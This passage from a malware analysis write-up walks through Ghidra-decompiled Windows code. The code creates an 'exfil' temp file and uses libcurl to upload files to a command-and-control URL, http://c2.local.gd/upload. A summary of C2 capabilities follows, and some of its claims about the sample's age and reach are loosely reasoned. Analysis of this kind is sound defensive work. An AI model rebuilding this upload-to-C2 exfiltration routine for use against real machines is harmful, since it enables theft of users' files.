
```
                /* Get path of our Temp file path and save it to temp_file_path */
temp_file_path_len = GetTempPathW(0x104,temp_file_path);
if (temp_file_path_len == 0) {
                /* If GetTempPathW fails
                    */
  some_cleanup_func_before_termination(0x56);
  pcVar7 = (code *)swi(3);
  (*pcVar7)();
  return;
}
```

In the next section, the *GetTempFileNameW()* is called, which generates a new temporary file in our designated temporary directory, where the prefix of the file name is the first three letters of "exfil". The variable *lpTempFileName* receives the pointer to the buffer of the new temporary file. If the function call fails, we once again call *some_cleanup_func_before_termination()* and then terminate *main()*.




```
                /* Creates a name for a file in the Temp directory using 'exf' as the prefix, if
                   file is unique, an empty file is created else only a file name is generated
                    */
temp_file_name_id = GetTempFileNameW(temp_file_path,L"exfil",0,(LPWSTR)lpTempFileName);
if (temp_file_name_id == 0) {
                /* if GetTempFileNameW fails */
  some_cleanup_func_before_termination(0x5c);
  pcVar7 = (code *)swi(3);
  (*pcVar7)();
  return;
}
```

In the next section, we call two functions that seem to create a file, saved in *fsopen_filename*, and do some manipulation, which then gets opened in read and in binary mode by *some_fsopen_function()*. If the pointer to that file stream is null then we once again call *some_cleanup_function()* and then terminate *main()*.




```
  FUN_1400d27b4((undefined (*) [32])fsopen_filename,(LPCWSTR)local_228,0x104);
  puVar2 = (undefined4 *)(local_668 + 0xf);
  do {
    puVar4 = puVar2;
    puVar2 = (undefined4 *)((longlong)puVar4 + 1);
  } while (*(char *)((longlong)puVar4 + 1) != '\0');
  *(undefined4 *)((longlong)puVar4 + 1) = 0x74737a2e;
  *(undefined *)((longlong)puVar4 + 5) = 0;
  FUN_140002180(local_548,fsopen_filename,uVar6,(byte *)lpTempFileName);
                    /* Opening some file in read mode and in binary form */
  fsopen_stream = (FILE *)some_fsopen_function(fsopen_filename,"rb");
  if (fsopen_stream == (FILE *)0x0) {
                    /* fsopen function fails */
    some_cleanup_func_before_termination(0x27);
    pcVar7 = (code *)swi(3);
    (*pcVar7)();
    return;
  }
```

In the next section, we first set up a libcurl environment. We get an easy curl handle and then set some options to tell libcurl how to behave. We can see that in of the options, we have the URL "http://c2.local.gd/upload", which gives us a hint of the URL to transfer the files with. It seems that based on some actions we're transferring the file stream, *fsopen_stream,* opened by *some_fsopen_function(),* and the temporary file created in our temporary directory, *lpTempFileName.* One of the options is also a function, *fread*, which gives us a hint that it's some sort of callback function based on some event and it's working with *lpTempFilename.*



```
                  /* Set up libcurl environment */
  curl_global_init(3);
  curl_easy_handle = (int *)curl_easy_init();
  if (curl_easy_handle == (int *)0x0) {
                  /* curl_easy_init fails */
    some_cleanup_func_before_termination(0x30);
    pcVar7 = (code *)swi(3);
    (*pcVar7)();
    return;
  }
                  /* Setting libcurl file upload to https://c2.local.gd/upload. Looks like we're
                     going to be uploading the file we created in the Temp directory and the
                     _fsopen file stream  */
  curl_easy_setopt((longlong)curl_easy_handle,0x2712,
                   (undefined (*) [32])"http://c2.local.gd/upload",lpTempFileName);
  curl_easy_setopt((longlong)curl_easy_handle,0x2e,(undefined (*) [32])0x1,lpTempFileName);
  curl_easy_setopt((longlong)curl_easy_handle,0x2719,(undefined (*) [32])fsopen_stream,
                   lpTempFileName);
  pcVar7 = fread;
  piVar5 = (int *)0x4e2c;
  curl_easy_setopt((longlong)curl_easy_handle,0x4e2c,(undefined (*) [32])fread,lpTempFileName);
  curl_easy_perform(curl_easy_handle,piVar5,(byte *)pcVar7,lpTempFileName);
  FUN_1400ce230(fsopen_stream);
  curl_easy_cleanup(curl_easy_handle,piVar5,(byte *)pcVar7,lpTempFileName);
  curl_global_cleanup();
```

In the last portion of the program, we call *GlobalMemoryStatusEx(),* which gives us information about the system's use of both physical and virtual memory. If it succeeds we call another function, and if not we terminate the program.



```
  GlobalMemoryStatusEx_return_val = GlobalMemoryStatusEx((LPMEMORYSTATUSEX)local_698);
  if (GlobalMemoryStatusEx_return_val != 0) {
    FUN_140001060(0x140113458,local_688._0_8_,auStack_694._4_8_,(ulonglong)(100 - auStack_694._0_4_)
                 );
  }
  FUN_1400c8a50(local_18 ^ (ulonglong)auStack_6c8);
  return;
```

Executive Summary

Ultimately, there is a lot going on with this malware. The website http://c2.local.gd/upload will give you an error when clicked on, and upon looking at more in depth, we concluded that local.gd is used to serve as a local host, with c2, which is short for command and control, being used to manage compromised systems and with lateral movement, making it an important tool for both Red Teamers and Advanced Adversaries when it comes to hacking tools. While it is up to the deployer of these tools to use them best, in the wrong hands, c2 could be a dangerous tool. This is because when any malware that it is connected to c2 infects a computer, that computer is compromised and will always try to establish a connection with the associated c2 server, which can include, but not limited to (source: https://nehrunayak.medium.com/intro-to-c2-tryhackme-556e5299c273):

- sending payloads of even more dangerous malware and malicious data, such as those disguised as PowerShell scripts, Microsoft Office Documents, etc.
- domain fronting, in which a malicious site can disguise itself as a popular site to trick the victim
- Parsing credentials via Post Exploitation Modules
- Obfuscating Agent Callbacks, which can include sleep timers on TCP and jittering, which can pass off a malicious payload as a normal user.

It also complicates matters that Ghidra can't identify the CURL data type, which this malware uses, and plays a part in acting malicious. Thankfully, the link posted concerning c2 doesn't properly load, and the malware in question only seems to affect Windows Vista computers, so most modern machines should be able to stop and prevent this malware from doing serious harm. However, there is no denying that this malware has some power behind it, and most likely caused some serious problems for a lot of users back in the day.